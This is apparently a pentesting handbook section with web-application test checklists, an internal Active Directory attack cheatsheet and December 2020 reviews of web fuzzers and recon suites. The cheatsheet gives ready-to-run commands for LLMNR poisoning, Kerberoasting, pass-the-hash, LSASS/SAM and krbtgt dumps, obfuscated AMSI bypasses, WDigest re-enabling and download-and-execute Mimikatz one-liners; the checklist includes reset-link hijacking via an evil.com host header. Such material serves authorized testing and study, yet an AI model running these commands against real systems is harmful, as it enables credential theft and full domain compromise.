- OTP, try bruteforce
- If [JWT](#), check common flaws
- Browser cache weakness (eg Pragma, Expires, Max-age)
- After register, logout, clean cache, go to home page and paste your profile url in browser, check for "login?next=accounts/profile" for open redirect or XSS with "/login?next=javascript:alert(1);://"
- Try login with common [credentials](#)

Session

- Session handling
- Test tokens for meaning
- Test tokens for predictability
- Insecure transmission of tokens
- Disclosure of tokens in logs
- Mapping of tokens to sessions
- Session termination
- Session fixation
- [Cross-site request forgery](#)
- Cookie scope
- Decode Cookie (Base64, hex, URL etc.)
- Cookie expiration time
- Check **HTTPOnly** and **Secure** flags
- Use same cookie from a different effective IP address or system
- Access controls
- Effectiveness of controls using multiple accounts
- Insecure access control methods (request parameters, Referer header, etc)
- Check for concurrent login through different machine/IP
- Bypass [AntiCSRF](#) tokens
- Weak generated security questions
- Path traversal on cookies
- Reuse cookie after session closed
- Logout and click browser "go back" function (Alt + Left arrow)
- 2 instances open, 1st change or reset password, refresh 2nd instance
- With privileged user perform privileged actions, try to repeat with unprivileged user cookie.

Profile/Account details

- Find parameter with user id and try to tamper in order to get the details of other users
- Create a list of features that are pertaining to a user account only and try [CSRF](#)
- Change email id and update with any existing email id. Check if its getting validated on server or not.
- Check any new email confirmation link and what if user doesn't confirm.
- File [upload](#): [eicar](#), No Size Limit, File extension, Filter Bypass, [burp](#) extension, RCE
- CSV import/export: Command Injection, XSS, macro injection
- Check profile picture URL and find email id/user info or [EXIF Geolocation Data](#)
- Imagetragick in picture profile upload
- [Metadata](#) of all downloadable files (Geolocation, usernames)
- Account deletion option and try to reactivate with "Forgot password" feature
- Try bruteforce enumeration when change any user unique parameter.
- Check application request re-authentication for sensitive operations
- Try parameter pollution to add two values of same field
- Check different roles policy

Forgot/reset password

- Invalidate session on Logout and Password reset
- Uniqueness of forget password reset link/code
- Reset links expiration time
- Find user id or other sensitive fields in reset link and tamper them
- Request 2 reset passwords links and use the older
- Check if many requests have sequential tokens
- Use [username@burp_collab.net](#) and analyze the callback
- Host header injection for token leakage
- Add X-Forwarded-Host: evil.com to receive the reset link with evil.com
- Email crafting like [victim@gmail.com@target.com](#)
- IDOR in reset link
- Capture reset token and use with other email/userID
- No TLD in email parameter
- User carbon copy [email=victim@mail.com%0a%0dcc:hacker@mail.com](#)
- Long password (>200) leads to DoS
- No rate limit, capture request and send over 1000 times
- Check encryption in reset password token
-

- Token leak in referer header
- Append second email param and value
- Understand how token is generated (timestamp, username, birthdate,...)
- Response manipulation

Input handling

- Fuzz all request parameters (if got user, add headers to fuzzer)
- Identify all reflected data
- [Reflected XSS](#)
- [HTTP header injection](#) in GET & POST (X Forwarded Host)
- RCE via Referer Header
- SQL injection via User-Agent Header
- Arbitrary redirection
- Stored attacks
- OS command injection
- Path [traversal](#), LFI and RFI
- Script injection
- File inclusion
- SMTP injection
- Native software flaws (buffer overflow, integer bugs, format strings)
- SOAP injection
- LDAP injection
- SSI Injection
- XPath injection
- [XXE](#) in any request, change content-type to text/xml
- Stored [XSS](#)
- [SQL](#) injection with ' and '--+
- [NoSQL](#) injection
- HTTP Request [Smuggling](#)
- [Open redirect](#)
- Code Injection (<h1>six2dez</h1> on stored param)
- [SSRF](#) in previously discovered open ports
- xmlrpc.php DOS and user enumeration
- HTTP dangerous methods OPTIONS PUT DELETE
- Try to discover hidden parameters ([arjun](#) or [parameth](#))
- Insecure deserialization

Error handling

- Access custom pages like /whatever_fake.php (.aspx,.html,.etc)
- Add multiple parameters in GET and POST request using different values
- Add "[]", "]", and "[" in cookie values and parameter values to create errors
- Generate error by giving input as "/~randomthing/%s" at the end of URL
- Use Burp Intruder "Fuzzing Full" List in input to generate error codes
- Try different HTTP Verbs like PATCH, DEBUG or wrong like FAKE

Application Logic

- Identify the logic attack surface
- Test transmission of data via the client
- Test for reliance on client-side input validation
- Thick-client components (Java, ActiveX, Flash)
- Multi-stage processes for logic flaws
- Handling of incomplete input
- Trust boundaries
- Transaction logic
- Implemented CAPTCHA in email forms to avoid flooding
- Tamper product id, price or quantity value in any action (add, modify, delete, place, pay...)
- Tamper gift or discount codes
- Reuse gift codes
- Try parameter pollution to use gift code two times in same request
- Try stored XSS in non-limited fields like address
- Check in payment form if CVV and card number is in clear text or masked
- Check if is processed by the app itself or sent to 3rd parts
- IDOR from other users details ticket/cart/shipment
- Check for test credit card number allowed like 4111 1111 1111 1111 ([sample1](#) [sample2](#))
- Check PRINT or PDF creation for IDOR
- Check unsubscribe button with user enumeration
- Parameter pollution on social media sharing links
- Change POST sensitive requests to GET

Other checks

Infrastructure

- Segregation in shared infrastructures
- Segregation between ASP-hosted applications
- Web server vulnerabilities
- Dangerous HTTP methods
- Proxy functionality
- [Virtual](#) hosting misconfiguration ([VHostScan](#))
- Check for internal numeric IP's in request
- Check for external numeric IP's and resolve it
- Test [cloud](#) storage
- Check the existence of alternative channels (www.web.com vs m.web.com)

CAPTCHA

- Send old captcha value.
- Send old captcha value with old session ID.
- Request captcha absolute path like www.url.com/captcha/1.png
- Remove captcha with any adblocker and request again
- Bypass with OCR tool ([easy one](#))
- Change from POST to GET
- Remove captcha parameter
- Convert JSON request to normal
- Try header injections

Security Headers

- X-XSS-Protection
- Strict-Transport-Security
- Content-Security-Policy
- Public-Key-Pins
- X-Frame-Options
- X-Content-Type-Options
- Referer-Policy
- Cache-Control
- Expires

Internal Pentest

Scan

Host & Port Scanning

- `-n` flag to decrease time avoiding DNS resolution.
- `-f` fragment packets as FW evasion, if no FW/IDS, remove it.
- Also check [FW evasion](#)

```
# Ping discovery, Top 20, fragment packets, no DNS resolution
sudo nmap -v --top-ports 20 X.X.X.0/24 -f -n --open -oA
# Ping discovery, Top 200, fragment packets, no DNS resolution, service version
sudo nmap -v --top-ports 200 X.X.X.0/24 -f -n -sV --open -oA
# Top 1000, fragment packets, no DNS resolution, service version, all alive (no ping)
sudo nmap -v --top-ports 1000 X.X.X.0/24 -f -n -sV -Pn --open -oA
```

Web detection

```
# httpx
cat ip.txt | httpx -silent -random-agent -status-code -timeout 15 -title -web-server -tech-de-
cat ip.txt | httpx -silent -ports <UNCOMMON.PORTS> -random-agent -status-code -timeout 15 -ti-
```

Enum

Check [AD section](#) too

 Must-read:

- [wadcoms.github.io](#)
- [adsecurity.org](#)
- [casvancooten AD cheatsheet](#)
- [zer1t0 Attack AD](#)
- [integration-IT AD cheatsheet](#)

AD no credentials

```

# Detect SMB on network
responder-RunFinger -i X.X.X.0/24

# Find DC
nslookup -q=srv _ldap._tcp.dc._msdcs.<domain.name>
nslookup -type=srv _ldap._tcp.<domain.name> | grep ldap | cut -d ' ' -f 6 | sed 's/\.$///g'

# Enumerate DC
ldapsearch -h <DC.IP> -x -s base namingcontexts

# Check for null session, if got users go for ASREPRoast with GetNPUsers
ldapsearch -h <DC.IP> -x -b "DC=XX,DC=XX"

# Get hashes with no krb preauth
GetNPUsers.py [Domain Name]/ -dc-ip [Domain Controller IP address] -request
GetNPUsers.py 'DC.LOCAL/' -usersfile users.txt -format hashcat -outputfile hashes.aspreroast

# Get domain name
crackmapexec smb 10.10.10.10
smbmap -H 10.10.10.10 -u '' -p ''

# Get Users List
GetADUsers.py DC.local/ -dc-ip 10.10.10.10 -debug

# Get Users from ldap
windapsearch -U - full - dc-ip 10.10.10.10

# Get base domain
ldapsearch -x -h 10.10.10.175 -s base namingcontexts

# Get more info from DC
ldapsearch -x -h 10.10.10.10 -b 'DC=DCNAME,DC=LOCAL'

```

AD with credentials

- Enum AD AIO

```

# https://github.com/CasperGN/ActiveDirectoryEnumeration
python3 -m ade --dc <domain.name> -u <user@domain.name> --help
# https://github.com/adrecon/ADRecon from Windows on Domain

```

- windapsearch

```

# https://github.com/ropnop/go-windapsearch
windapsearch -d <domain>.<name> -u <user> -p <password> --help

```

- ldap

```
# Domain users
ldapsearch -LLL -x -H ldap://<DC.IP> -D "<USER>@<DOMAIN.NAME>" -w '<PASSWORD>' -b dc=<DOMAIN> |
```

```
# Domain computers
ldapsearch -LLL -x -H ldap://<DC.IP> -D "<USER>@<DOMAIN.NAME>" -w '<PASSWORD>' -b dc=<DOMAIN> |
```

```
# Domain groups
ldapsearch -LLL -x -H ldap://<DC.IP> -D "<USER>@<DOMAIN.NAME>" -w '<PASSWORD>' -b dc=<DOMAIN> |
```

- rpcclient

```
rpcclient -U "DOMAIN/username%password" <domaincontroller name or IP> -c dsr_enumtrustdom
rpcclient -U "DOMAIN/username%password" <domaincontroller name or IP> -c enumdomains
rpcclient -U "DOMAIN/username%password" <domaincontroller name or IP> -c enumdomusers
rpcclient -U "DOMAIN/username%password" <domaincontroller name or IP> -c enumdomgroups
rpcclient -U "DOMAIN/username%password" <domaincontroller name or IP> -c getdompwinfo
```

- cme

```

# Run commands

# PS
cme smb <IP> -u <USER> -p '<PASS>' -X 'Get-Host'
# CMD
cme smb <IP> -u <USER> -p '<PASS>' -x whoami
# PTH
cme smb <IP> -u <USER> -H <NTHASH> -x whoami
# Other methods
cme smb <IP> -u <USER> -p '<PASS>' --exec-method {mmcexec,smbexec,atexec,wmiexec}

# Dumps

# SAM
cme smb <IP> -d <DOMAIN> -u <USER> -p '<PASS>' --sam
# LSASS
cme smb <IP> -d <DOMAIN> -u <USER> -p '<PASS>' --lsa
# Sessions
cme smb <IP> -d <DOMAIN> -u <USER> -p '<PASS>' --sessions
# Logged users
cme smb <IP> -d <DOMAIN> -u <USER> -p '<PASS>' --loggedon-users
# Disks
cme smb <IP> -d <DOMAIN> -u <USER> -p '<PASS>' --disks
# Users
cme smb <IP> -d <DOMAIN> -u <USER> -p '<PASS>' --users #Enumerate users
# Groups
cme smb <IP> -d <DOMAIN> -u <USER> -p '<PASS>' --groups
# Local groups

cme smb <IP> -d <DOMAIN> -u <USER> -p '<PASS>' --local-groups
# Password policy
cme smb <IP> -d <DOMAIN> -u <USER> -p '<PASS>' --pass-pol

```

Attacks

LLMNR & NBT-NS Poisoning (Responder)

- Find a privileged user creds to reuse in other host
- Set to Off SMB and HTTP in `/usr/share/responder/Responder.conf`

```

responder -I ppp0 -A          # Only listen
responder -I ppp0 -rv exec bash # Poison

```

- MultiRelay reuses hashes captured in specific host while responder is running

```
MultiRelay.py -t X.X.X.X -u ALL
```

Kerberos

- [Cheatsheet](#)

```
# Kerberoasting (hashcat 13100)
 GetUserSPNs.py -request -save -dc-ip <IP> domain/user # hashcat 13100

# BF
kerbrute.py -d <DC.LOCAL> -users <users_file> -passwords <passwords_file> -outputfile <output>

# ASREPRoast (hashcat 18200)
GetNPUsers.py <domain_name>/ -usersfile <users_file> -format <AS_REP_responses_format> [hashcat]

# PTH/PTK
# Request ticket
getTGT.py <domain_name>/<user_name> -hashes [lm_hash]:<ntlm_hash>
getTGT.py <domain_name>/<user_name> -aesKey <aes_key>
getTGT.py <domain_name>/<user_name>:[password]
# Set ticket
export KRB5CCNAME=<TGT_ccache_file>
# Use it
psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
psexec.py -hashes 'hash' -dc-ip 10.10.10.10 username@10.10.10.10
smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

Dumps

```
# User hash
secretsdump.py '<DC.NAME>/<User>@<DC.IP>' -just-dc-user user1

# krbtgt hash dump -> Golden Ticket
secretsdump.py '<DC.NAME>/<User>@<DC.IP>' -just-dc-user krbtgt
```

AMSI Bypass

```

# Basic

[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','No

# Obfuscation

sET-ItEM ( 'V'+'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ) ;

# Other bypass

[Delegate]::CreateDelegate(("Func` `3[String, $(([String].Assembly.GetType('System.Reflection.I

```

Common Exploits

- [ZeroLogon](#)
- EternalBlue: use auxiliary/scanner/smb/smb_ms17_010
- [PrivExchange](#)
- [SMBGhost and SMBleed](#)

PrivEsc

Local Privilege Escalation

```

# Juicy Potato – Abuse SeImpersonate or SeAssignPrimaryToken Privileges for System Impersonation
# Works only until Windows Server 2016 and Windows 10 until patch 1803
https://github.com/ohpe/juicy-potato
https://github.com/TsukiCTF/Lovely-Potato

# PrintSpoofer Exploit the PrinterBug for System Impersonation
# Works for Windows Server 2019 and Windows 10
https://github.com/itm4n/PrintSpoofer

# RoguePotato from Service Account to System
# Works for Windows Server 2019 and Windows 10
https://github.com/antonioCoco/RoguePotato

# Abusing Token Privileges
# https://foxglovesecurity.com/2017/08/25/abusing-token-privileges-for-windows-local-privilege-escalation/

# SMBGhost CVE-2020-0796
https://github.com/danigargu/CVE-2020-0796

# CVE-2021-36934 (HiveNightmare/SeriousSAM)
https://github.com/cube0x0/CVE-2021-36934

```

Extra

Oneliners

```
# Invoke-BypassUAC and start PowerShell prompt as Administrator [Or replace to run any other command]
powershell.exe -exec bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PS-Mimikatz/master/BypassUAC.ps1')"

# Invoke-Mimikatz: Dump credentials from memory
powershell.exe -exec bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PS-Mimikatz/master/Invoke-Mimikatz.ps1')"

# Import Mimikatz Module to run further commands
powershell.exe -exec Bypass -noexit -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PS-Mimikatz/master/Import-Mimikatz.ps1')"

# Invoke-MassMimikatz: Use to dump creds on remote host [replace $env:computername with target]
powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PS-Mimikatz/master/Invoke-MassMimikatz.ps1')"

# PowerUp: Privilege escalation checks
powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PS-Mimikatz/master/PowerUp.ps1')"

# Invoke-Inveigh and log output to file
powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PS-Inveigh/master/Invoke-Inveigh.ps1')"

# Invoke-Kerberoast and provide Hashcat compatible hashes
powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PS-Kerberoast/master/Invoke-Kerberoast.ps1')"

# Invoke-ShareFinder and print output to file
powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PS-ShareFinder/master/Invoke-ShareFinder.ps1')"

# Import PowerView Module to run further commands
powershell.exe -exec Bypass -noexit -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PS-PowerView/master/Import-PowerView.ps1')"

# Invoke-Bloodhound
powershell.exe -exec Bypass -C "IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/BloodHound.ps1')"

# Find GPP Passwords in SYSVOL
findstr /S cpassword $env:logonserver\sysvol*.xml findstr /S cpassword %logonserver%\sysvol*.xml

# Run Powershell prompt as a different user, without loading profile to the machine [replace I with your domain]
runas /user:DOMAIN\USER /noprofile powershell.exe

# Insert reg key to enable WDigest on newer versions of Windows (restart needed)
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
```

Native commands

```
# User Domain
$env:USERDNSDOMAIN
(Get-ADDomain).DNSRoot

# User Domain info
Get-ADUser Anakin

# Computer Domain
(Get-WmiObject Win32_ComputerSystem).Domain

# DNS, NetBIOSName, DomainSID
Get-ADDomain | select DNSRoot,NetBIOSName,DomainSID

# Trusted domains
nltest /domain_trusts

# Forest info
Get-ADForest

# Interesting users
Get-ADUser -Filter * | select SamAccountName

# Computer accounts
Get-ADObject -LDAPFilter "objectClass=User" -Properties SamAccountName | select SamAccountName

# Trust accounts
Get-ADUser -LDAPFilter "(SamAccountName=*$)" | select SamAccountName

# Groups
Get-ADGroup -Filter * | select SamAccountName

# Interesting groups
Get-ADGroup "Domain Admins" -Properties members,memberof

# Get DC names
nltest /dclist:<domain.name>

# Get all users in the current domain
Get-NetUser | select -ExpandProperty cn

# Get all computers in the current domain
Get-NetComputer

# Get all domains in current forest
Get-NetForestDomain

# Get domain/forest trusts
Get-NetDomainTrust
Get-NetForestTrust

# Get information for the DA group
Get-NetGroup -GroupName "Domain Admins"
```

```
# Find members of the DA group
Get-NetGroupMember -GroupName "Domain Admins" | select -ExpandProperty membername

# Find interesting shares in the domain, ignore default shares
Invoke-ShareFinder -ExcludeStandard -ExcludePrint -ExcludeIPC

# Get OUs for current domain
Get-NetOU -FullData

# Get computers in an OU
# %{ } is a looping statement
Get-NetOU -OUName StudentMachines | %{Get-NetComputer -ADSPATH $_}

# Get GPOs applied to a specific OU
Get-NetOU *student* | select gplink
Get-NetGPO -Name "{3E04167E-C2B6-4A9A-8FB7-C811158DC97C}"

# Get Restricted Groups set via GPOs, look for interesting group memberships forced via domain
Get-NetGPOGroup

# Get incoming ACL for a specific object
Get-ObjectACL -SamAccountName "Domain Admins" -ResolveGUIDs | Select IdentityReference,ActiveDirectoryRights,ObjectType

# Find interesting ACLs for the entire domain, show in a readable (left-to-right) format
Find-InterestingDomainAcl | select identityreferencename,activeDirectoryrights,acetype,objecttype

# Get interesting outgoing ACLs for a specific user or group
# ?{ } is a filter statement
Find-InterestingDomainAcl -ResolveGUIDs | ?{$_ .IdentityReference -match "Domain Admins"} | select identityreferencename,activeDirectoryrights,acetype,objecttype

# Get Applocker Policy
Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections

# Get computers running LAPS, along with their passwords if we're allowed to read those
Get-LAPSComputers

# Get groups allowed to read LAPS passwords
Find-LAPSDelegatedGroups
```

Web fuzzers review

Intro

This is a December 2020 web fuzzing tools review made by myself. I have measured times, CPU usage and RAM consumption in three different lists, 10K, 100K and 400K lines and putting each tool with three different sets of threads: 40, 100 and 400 threads.

Why? Because I have been a ffuf user since version 0.9 (13 Apr 2019) and recently I thought that maybe it was time to review the rest of the tools.

- ⓘ This is not intended to be a serious investigation, a technical paper, or anything like that, just a series of tests that I have done for fun. The results shown are my opinion and if at any time you do not like them or you don't agree, you can stop reading or explain to me how I could have done it better :)

All the results of my runs and tests are posted [here](#), it has three sheets (info, performance and features).

Tools

Small summary of each tool with the features and results that I got. This section not follows any special order.

wfuzz

- Author: [@x4vi_mendez](#)
- Language: Python

GitHub's first release 2014, it's like a tank for web fuzzing, it has a lot of (really a lot) customizations and does almost everything very well. Everybody knows it, he was the best until Golang came.

Pros

- Lot of customization.
- Maybe most versatile.

Cons

- RAM eater.
- High CPU usage even with sort lists.
- Slow.

ffuf

- Author: [@j0oh0i](#)
- Language: Go

GitHub's first release Nov 2018. For me, it has become the best, it is fast, versatile, many options and does not give problems.

Pros

- Fast.
- Multiple options.
- Low resource usage.

Cons

- Fancy/non-relevant features like:
 - Pause/resume.

- ETA.
- Ugly recursion output.
- Only errors count, to check them you must run again with -debug file flag.

feroxbuster

- Author: [@epi052](#)
- Language: Rust

GitHub's first release Oct 2020. It's the youngest in the list and I really wanted to try it because it looks great and comes with some features that I didn't see in other tools.

Pros

- Response link extractor.
- Pause and resume.
- Low CPU usage.

Cons

- Tool has crashed in some tests.
- Feels buggy.
- RAM eater.
- No FUZZ keyword.
- No rate/time limits.

gobuster

- Author: [@OJ](#)
- Language: Go

GitHub's first release 2015. For me, it was the predecessor of fuff, I used it on OSCP exam, and it took me a while to get rid of it.

Pros

- Really fast.
- Low CPU and RAM.
- S3 enum.
- Patterns usage.

Cons

- No recursion.
- No colors.
- No filters.
- Lack of features.

[rustbuster](#)

- Author: [@phra](#)
- Language: Rust

GitHub's first release May 2019. I got to this one because I read about it on the feroxbuster page and I found it very interesting.

Pros

- The fastest.
- Best in CPU and RAM.
- IIS Shortname scanner

Cons

- No recursion.
- No colors.
- The one with the least features.
- Last commit sept 2019, maybe abandoned.
- Sometimes crashes with many threads.

[dirsearch](#)

- Author: [@maurosoria](#)
- Language: Python

GitHub's first release Jul 2014. It was the first fuzzing tool I used, it comes with custom wordlist, pretty output and a lot of options.

Pros

- Prettiest output imo.
- Quality options by default.

- Easy of use, recommended for noobs.
- Wordlists mutation.

Cons

- The slowest.
- No FUZZ keyword.

Results

Time

1. rustbuster
2. ffuf
3. gobuster
4. feroxbuster
5. wfuzz
6. dirsearch

CPU

1. feroxbuster
2. dirsearch
3. gobuster
4. ffuf
5. rustbuster
6. wfuzz

RAM

1. gobuster
2. rustbuster
3. ffuf
4. dirsearch
5. feroxbuster
6. wfuzz

Features

1. ffuf
2. wfuzz
3. dirsearch
4. feroxbuster
5. gobuster
6. rustbuster

General

1. ffuf
2. gobuster
3. feroxbuster
4. rustbuster
5. dirsearch
6. wfuzz

Final thoughts

I will continue using ffuf because it seems that it's the tool with the best balance between functionalities and performance. I was very surprised by Rust and I really want Feroxbuster to continue growing and become a worthy rival for ffuf and finally it seems that the fathers of fuzzing tools are left behind, the world advances!

Recon suites review

Intro

What? This is a December 2020 hunting/pentesting recon suites review made by myself. I have compared and review every tool one by one and obtained a general view of the "state-of-the-art" of the most used recon tools.

Why? Lately there has been an explosion in the creation of these types of tools, and I was simply curious about how each one faced the challenge of profiling one or more objectives.

How? First, I have analyzed what features the suites have and then what tools they used to achieve those functionalities.

From my POV a recon tool should get as much information as possible from a target regardless of its size. From subdomains enumeration to analyze all JS and their possible secrets, through SSL failures or consult information in public sources. Neither am I looking for a tool that will get all the low-hanging fruit for P1 automatically continuously, let's be honest, most people are looking for this, and you don't have the necessary to set up a competent infrastructure to achieve it.

I thought about making measurements on the number of subdomains that each tool retrieves and the number of information that they retrieve in general, but this poses several problems. In the end, these suites launch existing subdomain enumeration tools, so I'll do that other day (spoiler!) and it doesn't really depend on the suite itself. On the other hand, each tool does different processes with different tools, so it would not be fair (or measurable, I think) to make a comparison of the quantity or quality of information they obtain.

My perfect recon suite should be able to do the following: run a command, review its contents, and then run another tool with that information, like "subdomain enum | httpx | gf | dafbox". Yeah I know, it's a simple oneliner, but also, I want a lot of different checks in an easy readable and organized way. Easy? Let's see.

- ⓘ This is not intended to be a serious investigation, a technical paper, or anything like that, just a series of tests that I have done for fun. The results shown are my opinion and if at any time you don't like them, or you don't agree, you can stop reading or explain to me how I could have done it better

All the results of my runs and tests are posted [here](#), it has three sheets (Summary, features and tools).

Tools

Small summary of each tool with the features and results that I got. This section not follows any special order.

[**Bheem**](#)

```
> ./Bheem.sh -t target -L

( _ _ \ ) | \ / ( _ _ \ ) _ _ \ ( _ _ )
( _ / / ) | ( _ ) | ( _ _ \ ) ( _ _ \ ) ( _ )
( _ \ ( ) | ( _ ) | ( _ ) ( _ ) ( _ ) ( _ )
( _ \ ) ) | ( _ ) | ( _ ) ( _ ) ( _ ) ( _ )
( / \ _ / ) | / \ | ( _ _ \ ) / ( _ _ \ ) / \ | \

Automated with <3 by Harsh Bothra (@harshbothra_) & Kathan Patel (@KathanP19)
-----
Starting Large Scope Recon on : [target]
-----
Testing : hackerone.com
-----
Performing : Subdomain Enumeration
-----
```

- Author: [harsh-bothra](#) & [KathanP19](#)
- Language: Bash

It's composed of a lot of simple bash scripts that are calling each other which makes it much easier to add some changes that fit for you or what you want or add your own.

Pros

- Superb workflow.
- Easy to understand and adapt for your needs.
- Best and trendy tools like nuclei, dalfox or gf patterns.
- Scope defined workflows.

Cons

- No web screenshots.
- Lack of output customization.

[3klcon](#)

```
› sudo python2 3klcon.py -t hackerone.com
```

- Author: eslam3kl
 - Language: Python2

This tool continues the process of the author's tool [3klector](#) and have a strong workflow which covers a lot of things.

Pros

- ASN and acquisitions collector.
 - Provides Dorks to check manually.

Cons

- Python2 died a year ago, too much for a live project imho.
 - No subdomain bruteforce.
 - No web screenshots.

Sudomy

```
./sudomy -d hackerone.com -dP -eP -rS -cF -pS -tO -gW --https --dnsprobe -aI webanalyze -sS
[!] Sudomy - Fast Subdomain Enumeration and Analyzer
      v{1.2.0#dev} by @screetsec
      http://github.com/screetsec/sudomy

[!] This tool is for educational purpose only.
    Usage of sudomy for attacking targets without prior mutual consent is illegal
    developers assume no liability and are not responsible for any misuse or damage cause by this program

[+] Performing Sudomy scans

[*] Load target domain: hackerone.com
    - starting scanning @ 2020-12-22 14:25:41

[+] Running & Checking source to be used
-----
    Ö Shodan [ ✓ ]
    Ö Webarchive [ ✓ ]
    Ö Censys [ ✓ ]
```

- Author: [Sreetsec](#)
 - Language: Python3

I have been using this tool for a lot of time, It does a very good job of enumerating subdomains giving complete results.

Pros

- Uses Shodan for fast port scan.
 - Vhosts checker.
 - Wordlist generator from target.
 - Slack notifications.

Cons

- Needs API keys.
 - No vulns scanner.
 - No endpoints checks like xss, params, js, etc.

Osmedeus

```

> python3 osmedeus.py -t hackerone.com

          _`_
          `lll
          lllllll
          .lll` `ll.
          :ll      ll:
          :ll  :ll ll:
          :ll  :ll ll:
          :ll      ll:
          `ll.  .ll`
          lllllll
          ll
          ll  ll  ll
          +lll  ll  ll+
          ll:ll#ll, ll, ll#ll:ll
          ;ll+ll` #lllll#` ll+ll;
          ll+ #llllllllllllll# +ll
          ll  ll+`llllllll`+ll  ll
          ll.  ll ;ll;  ll .ll
          #ll 'll          ll;  ll#
          #ll

          Osmedeus v2.2 by @j3ssiejjj
          `\\_(ツ)_/`


[*] New config file created: /home/gmvses/.osmedeus/client.conf
-----
[RUN] Starting Django API
-----
Performing system checks...

System check identified no issues (0 silenced).
December 22, 2020 - 13:46:05
Django version 2.2.13, using settings 'rest.settings'
Starting development server at http://0.0.0.0:8000/
Quit the server with CONTROL-C.

```

- Author: [j3ssie](#)
- Language: Python3

One of the well known, in a short time it has become one of the best known, now its author is evolving this project in [huntersuite.io](#) (paid).

Pros

- Web interface.
- Nice report output.
- Slack notifications.
- ffuf for fuzzing.

Cons

-

No WAF checker

- Jaes for vulns scan feels buggy.
- No endpoints analysis like potential XSS, params, js, etc.

FinalRecon

```
❯ finalrecon --full https://hackerone.com

[>] Created By : thewhiteh4t
|---> Twitter : https://twitter.com/thewhiteh4t
|---> Discord : https://discord.gg/UM92zUu
[>] Version    : 1.1.2
[+] Target : https://hackerone.com
```

- Author: [thewhiteh4t](#)
- Language: Python3

Recently added to the official Kali repositories, increasingly known and used. Mainly focused on web scan, but it does the recon phase too.


Pros

- Very good cli output.
- Customizable files output.
- Not use external tools, does almost everything by its own.

Cons

- Need API keys.
- Only passive subdomain enumeration.
- Lack of features surprisingly.

reNgine



- Author: [yogeshojha](#)
- Language: Python3

A tool driven by a web interface (only) with a good integration of the best tools such as `amass`, `nuclei` or `dirsearch`.

Pros

- Web interface.
- Customizable files output.
- Schedule feature and dashboard.
- Exclude subdomains feature.

Cons

- No cli output.
- No subdomains permutations or bruteforce.
